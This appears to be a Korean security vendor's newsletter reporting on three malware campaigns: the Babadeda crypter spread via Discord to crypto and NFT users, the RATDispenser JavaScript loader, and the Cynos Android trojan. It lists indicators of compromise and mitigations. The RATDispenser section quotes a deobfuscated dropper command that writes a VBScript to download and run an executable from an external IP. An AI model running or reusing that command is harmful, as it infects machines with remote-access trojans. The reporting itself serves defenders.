
Discord malware campaign targets crypto and NFT communities

디스코드를 활용하는 새로운 악성코드 캠페인이 Babadeda 크립터를 통해 크립토, NFT, DeFi 커뮤니티를 노리는 악성코드를 숨기는 것으로 나타났습니다.

Babadeda 는 무해한 응용 프로그램 인스톨러 또는 프로그램으로 위장한 악성 페이로드를 암호화 및 난독화하는 데 사용하는 크립터입니다. 공격자는 2021 년 5 월부터 Babadeda 로 난독화한 RAT 를 암호화 관련 디스코드 채널에서 합법적인 앱으로 배포하고 있었습니다. Morphisec 의 연구원에 따르면 이는 복잡하게 난독화 되어 있어 안티바이러스 제품의 탐지율이 매우 낮고 감염률은 빠르게 증가하고 있습니다.


디스코드 내에서 일어나는 피싱 공격

이 공격의 배포 체인은 많은 사람들이 새로운 NFT 드롭, 가상화폐 등과 관련한 주제로 토론하는 공개 디스코드 채널에서 시작됩니다. 공격자는 이러한 채널에 포스팅을 게시하거나 잠재적 피해자에게 개인 메시지를 보내 게임이나 앱을 다운로드하도록 초대합니다. 경우에 따라, 공격자는 "Mines of Dalarna" 게임과 같은 기존 블록체인 소프트웨어 프로젝트로 위장합니다.



[이미지 출처] https://blog.morphisec.com/the-babadeda-crypter-targeting-crypto-nft-defi-communities

사용자가 이에 속아서 URL 을 클릭하면, 실제 도메인으로 착각하기 쉬운 가짜 미끼 사이트로 이동하게 됩니다. 미끼 사이트의 도메인은 유효한 LetsEncrypt 인증서를 사용하고 HTTPS 연결을 지원하기 때문에, 주의가 부족한 사용자는 해당 사이트가 사기라는 사실을 알아차리기가 훨씬 어렵습니다.



[그림] 가짜 사이트와 실제 사이트 비교

[이미지 출처] https://blog.morphisec.com/the-babadeda-crypter-targeting-crypto-nft-defi-communities

이 캠페인에 사용된 다른 미끼 사이트는 다음과 같습니다.

오리지널 도메인	가짜 도메인	설명	해석된 IP	인스톨러 명
opensea.io	openseea[.]net openseaio[.]net	가장 인기 있는 NFT 마켓	185.117.2[.]82	OpenSea-App_v2.1-setup.exe
larvalabs.com	larvaslab[.]com larva-labs[.]net	CryptoPunks의 제작자 - 가장 인기 있는 PFP NFT	185.117.2[.]81 185.117.2[.]82 45.142.182[.]160	LarvaLabs-App_v2.1.1-setup.exe
boredapeyachtclub.com	boredpeyachtclub[.]com	BAYC - 가장 인기 있는 PFP NFT 중 하나	185.117.2[.]4 185.212.130[.]64	BAYC-App-v2.1-release.exe


[이미지 출처] https://blog.morphisec.com/the-babadeda-crypter-targeting-crypto-nft-defi-communities

Babadeda 에서 사용하는 속임수

위 사이트에서 "지금 플레이" 또는 "앱 다운로드" 버튼을 클릭하면 악성코드가 다운로드되며, 언뜻 보기에는 일반 앱 폴더처럼 보이는 아카이브 내부에 DLL 및 EXE 파일 형태로 숨어 있습니다.

사용자가 설치 프로그램을 실행하려고 하면 가짜 오류 메시지가 표시됩니다.
하지만 백그라운드에서는 계속해서 악성코드가 실행되어 XML 파일에서 단계를 읽어내 새 스레드를 실행하고 지속성을 구현할 DLL 을 로드합니다.

이는 새로운 시작 폴더 항목과 새 레지스트리 실행 키를 작성하여 지속성을 달성합니다. 이 둘 모두 crypter 의 주 실행 파일을 시작합니다.



[이미지 출처] https://blog.morphisec.com/the-babadeda-crypter-targeting-crypto-nft-defi-communities

"실행 가능한 .text 섹션의 특성은 RWE(Read-Write-Execute)로 구성됩니다. 이렇게 하면 공격자가 셸 코드를 복사하고 실행을 전송하기 위해 VirtualAlloc 또는 VirtualProtect 를 사용할 필요가 없습니다."

"이러한 기능은 보안 솔루션이 모니터링하기 때문에 회피에 도움이 됩니다. 셸 코드가 실행 파일에 복사되면 DLL 이 셸 코드의 진입점(shellcode_address)을 호출합니다."

Babadeda 는 정보 스틸러, RAT, 심지어 LockBit 랜섬웨어를 배포하는 과거 악성코드 캠페인에서 사용되었지만, 연구원들은 이 특정 캠페인에서 Remcos 및 BitRAT 이 드롭되는 것을 발견했습니다.

Remcos 는 공격자가 감염된 시스템을 제어하고 계정 크리덴셜, 브라우저 쿠키를 훔치고 더 많은 페이로드를 드롭하는 등 널리 사용되는 원격 감시 소프트웨어입니다. 이 경우 캠페인은 가상화폐 커뮤니티의 멤버를 노리기 때문에 지갑, 가상화폐 펀드, NFT 자산을 노리는 것으로 추측됩니다.

현재 알약에서는 해당 악성코드 샘플에 대해 'Trojan.GenericKD.46772241'로 탐지 중입니다.

[출처]

https://www.bleepingcomputer.com/news/security/discord-malware-campaign-targets-crypto-and-nft-communities/

https://blog.morphisec.com/the-babadeda-crypter-targeting-crypto-nft-defi-communities

새로운 비밀스러운 JavaScript 악성코드, 윈도우 PC 를 RAT 에 감염시켜

Stealthy new JavaScript malware infects Windows PCs with RATs


새로운 비밀스러운 JavaScript 로더인 RATDispenser가 피싱 공격을 통해 기기를 다양한 원격 접속 트로이목마(RAT)에 감염시키는데 사용되고 있는 것으로 나타났습니다.

이 새로운 로더는 정보를 훔치고 공격자가 타깃 기기를 제어할 수 있도록 설계된 악성코드 패밀리 최소 8 개와 빠르게 배포 파트너쉽을 구축했습니다.

HP Threat Research 팀에서 분석한 사례 중 94%에서, RATDispenser 는 공격자가 제어하는 서버와 통신하지 않으며 1 단계 악성코드 드롭퍼로만 사용됩니다. 페이로드를 드롭하는데 마이크로소프트 오피스 문세를 사용하는 추세와 달리, 이 로더는 안티 바이러스 제품의 탐지율이 낮은 JavaScript 첨부 파일을 사용하는 것으로 드러났습니다.

감염 체인

감염은 이중 확장자인 '.TXT.js'를 사용하는 악성 JavaScript 파일이 첨부된 피싱 이메일을 통해 시작됩니다. 윈도우는 기본적으로 확장자를 숨기기 때문에 수신자가 컴퓨터에 파일을 저장할 경우 무해한 텍스트 파일로 표시됩니다.



[그림] JS 파일을 첨부한 피싱 이메일

[이미지 출처] https://threatresearch.ext.hp.com/javascript-malware-dispensing-rats-into-the-wild

이 텍스트 파일은 보안 소프트웨어의 탐지를 우회할 목적으로 심하게 난독화되어 있으며, 파일을 더블 클릭해 실행하면 디코딩됩니다.

로더가 실행되면 VBScript 파일을 %TEMP% 폴더에 쓰고, 해당 파일을 실행하여 악성코드(RAT) 페이로드를 다운로드합니다.

```
/C Cd %TemP% &
@EChO M5f = "http://195.133.40.98/files/new.exe">>X8l.vBe &
@EChO R0f = X7s("vs`Kg^o")>>X8l.vBe &
@EChO Set R1a = CreateObject(X7s("jpujiOKujieqqm"))>>X8l.vBe &
@EChO R1a.Open X7s("dbq"), M5f, False>>X8l.vBe &
@EChO R1a.send ("")>>X8l.vBe &
@EChO Set Z3i = CreateObject(X7s("^ala_Kpqob^j"))>>X8l.vBe &
@EChO Z3i.Open>>X8l.vBe &
@EChO Z3i.Type = 1 >>X8l.vBe &
@EChO Z3i.Write R1a.ResponseBody>>X8l.vBe &
@EChO Z3i.Position = 0 >>X8l.vBe &
@EChO Z3i.SaveToFile R0f, 2 >>X8l.vBe &
@EChO Z3i.Close>>X8l.vBe  &
@EChO function X7s(F0g) >> X8l.vBe &
@EChO For P1n = 1 To Len(F0g) >>X8l.vBe &
@EChO Z9h = Mid(F0g, P1n, 1) >>X8l.vBe &
@EChO Z9h = Chr(Asc(Z9h)- 29) >>X8l.vBe &
@EChO F8y = F8y + Z9h >> X8l.vBe &
@EChO Next >>X8l.vBe &
@EChO X7s = F8y >>X8l.vBe &
@EChO End Function >>X8l.vBe&
X8l.vBe &
DEL X8l.vBe &
timeout 12 &
YVC.JAR
```

[그림] 난독화가 해제 된 명령줄 인수

[이미지 출처] https://threatresearch.ext.hp.com/javascript-malware-dispensing-rats-into-the-wild

VirusTotal 에 따르면, 해당 악성코드는 이러한 난독화 계층을 통해 탐지 회피율 89%를 달성했습니다.

HP 는 보고서를 통해 아래와 같이 설명했습니다.

"JavaScript 는 Microsoft Office 문서 및 압축파일보다 덜 흔히 사용되는 악성코드 파일 형식이지만, 대부분의 경우 더 잘 탐지되지 않습니다. RATDispenser 샘플 세트 155 개 중 VirusTotal 에서 77 개 발견하여 탐지율을 분석할 수 있었습니다."


하지만 조직 내에서 .js, .exe, .bat, .com 등 실행 가능한 첨부 파일을 차단하는 기능을 활성화한 경우 이메일 게이트웨이에서 로더를 탐지할 수 있습니다.

감염을 막는 또 다른 방법은 JS 파일의 기본 파일 처리기를 변경하거나, 디지털 서명된 스크립트만 실행하도록 허용하거나, WSH(Windows 스크립트 호스트)를 비활성화하는 것입니다.

악성코드 드롭

HP 의 연구원들은 지난 3 개월 동안 RATDispenser 의 서로 다른 악성코드 페이로드 8 개를 발견했습니다. 발견된 악성코드는 STRRAT, WSHRAT, AdWind, Formbook, Remcos, Panda Stealer, GuLoader, Ratty 였습니다.

분석된 샘플 155 개 중 10 개에서 로더가 2 단계 멀웨어를 가져오기 위해 C2 통신을 설정했습니다.



[그림] RATDispenser 의 악성코드 로딩 프로세스

[이미지 출처] https://threatresearch.ext.hp.com/javascript-malware-dispensing-rats-into-the-wild

RATDispenser 는 악성코드 드롭 사례 중 81%에서 강력한 크리덴셜 탈취 및 키로거인 STRRAT 와 WSHRAT(Houdini)를 배포했습니다. RATDispenser 는 다기능 로더 역할을 하는 기존 악성코드와 신규 악성코드를 모두 배포하는 것으로 보입니다.

[출처]

https://www.bleepingcomputer.com/news/security/stealthy-new-javascript-malware-infects-windows-pcs-with-rats/

https://threatresearch.ext.hp.com/javascript-malware-dispensing-rats-into-the-wild/#

https://github.com/hpthreatresearch/iocs (IOC)

안드로이드 기기 900 만대 이상, 정보 탈취 트로이목마에 감염돼

Over nine million Android devices infected by info-stealing Trojan

Huawei AppGallery에서 발생한 대규모 악성코드 캠페인으로 인해 다른 앱 190개 이상으로 가장한 안드로이드 트로이목마가 약 9,300,000 회 설치된 것으로 나타났습니다.

Dr.Web 이 'Android.Cynos.7.origin'으로 탐지하는 이 트로이목마는 Cynos 악성코드의 수정된 버전으로 민감 사용자 데이터를 수집하도록 설계되었습니다. Dr. Web AV 의 연구원은 Huawei AppGallery 에서 이 트로이목마를 발견해 Huawei 측에 신고하고 해당 앱을 제거하는 작업을 도왔습니다.

하지만, 이미 기기에 앱을 설치한 사용자는 안드로이드 기기에서 앱을 수동으로 앱을 제거해야 합니다.

게임 앱으로 위장한 트로이 목마

공격자는 러시아어, 중국어, 영어 사용자용 시뮬레이터, 플랫포머, 아케이드, RTS 전략, 슈팅게임으로 위장한 안드로이드 앱의 내부에 악성 코드를 숨겼습니다. 모두 사전에 홍보된 기능을 제공했기 때문에, 사용자가 게임을 즐겼다면 해당 앱을 제거하지 않았을 것으로 보입니다.

Cynos 악성코드가 포함된 앱 목록은 엄청나게 길지만, 그 중 주목할 만한 앱 목록은 아래와 같습니다.

快点躲起来 (Hurry up and hide) – 2,000,000
Cat adventures – 427,000
Drive school simulator – 142,000

[그림] 트로이목마화된 앱 중 하나

[이미지 출처] https://news.drweb.com/show/?i=14360&lng=en


설치된 앱 목록을 전체 악성 앱 190 개와 비교하는 것은 거의 불가능하므로, Cynos 트로이 목마를 포함한 변종을 탐지할 수 있는 안티바이러스 툴을 사용하는 것이 좋습니다.

강력한 악성코드

이 Cynos 트로이목마 변종은 SMS 문자를 스파잉하고, 다른 페이로드를 다운로드 및 설치하는 등 다양한 악성 활동을 수행할 수 있습니다. "Android.Cynos.7.origin 의 일부 버전은 매우 공격적인 기능을 포함하고 있습니다. 이들은 유료 SMS 메시지를 보내고, 수신 SMS 를 가로채고, 추가 모듈을 다운로드 및 실행하고, 다른 앱을 다운로드 및 설치합니다."

"저희 악성코드 분석가가 발견한 버전의 주요 기능은 사용자 및 기기에 대한 정보를 수집하고 광고를 표시하는 것입니다."

트로이 목마의 공격적인 특성은 전화걸기, 사용자 위치 감지 등 일반적으로 게임과 관련이 없는 권한을 요청할 때 눈치챌 수 있습니다.



[그림] 레이스 게임의 위험한 권한 요청
[이미지 출처] https://news.drweb.com/show/?i=14360&lng=en

사용자가 권한 요청을 허용할 경우 악성코드는 아래 데이터를 원격 서버로 유출할 수 있습니다.

- 사용자의 휴대폰 번호
- GPS 좌표 또는 모바일 네트워크, Wi-Fi AP 데이터를 기반으로 한 기기의 위치
- 네트워크 코드 및 모바일 국가 코드 등 다양한 모바일 네트워크 파라미터, GSM 셀 ID 및 국제 GSM 위치 지역 코드
- 기기의 다양한 기술적 사양
- 트로이목마화된 앱 메타데이터의 다양한 파라미터

이외에도 Cynos 트로이 목마는 추가 모듈이나 앱을 다운로드 및 설치하고, 유료 SMS 를 보내고, 수신 SMS 를 가로채는 기능 또한 포함하고 있습니다.

따라서 이러한 앱으로 인해 유료 서비스에 가입하게 되어 예상치 못한 요금이 부과될 수 있으며, 이들은 더욱 은밀한 스파이웨어 페이로드를 드롭할 수도 있습니다.

[출처]

https://www.bleepingcomputer.com/news/security/over-nine-million-android-devices-infected-by-info-stealing-trojan/

https://news.drweb.com/show/?i=14360&lng=en

https://github.com/DoctorWebtd/malware-iocs/blob/master/Android.Cynos/README.adoc (IOC)

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com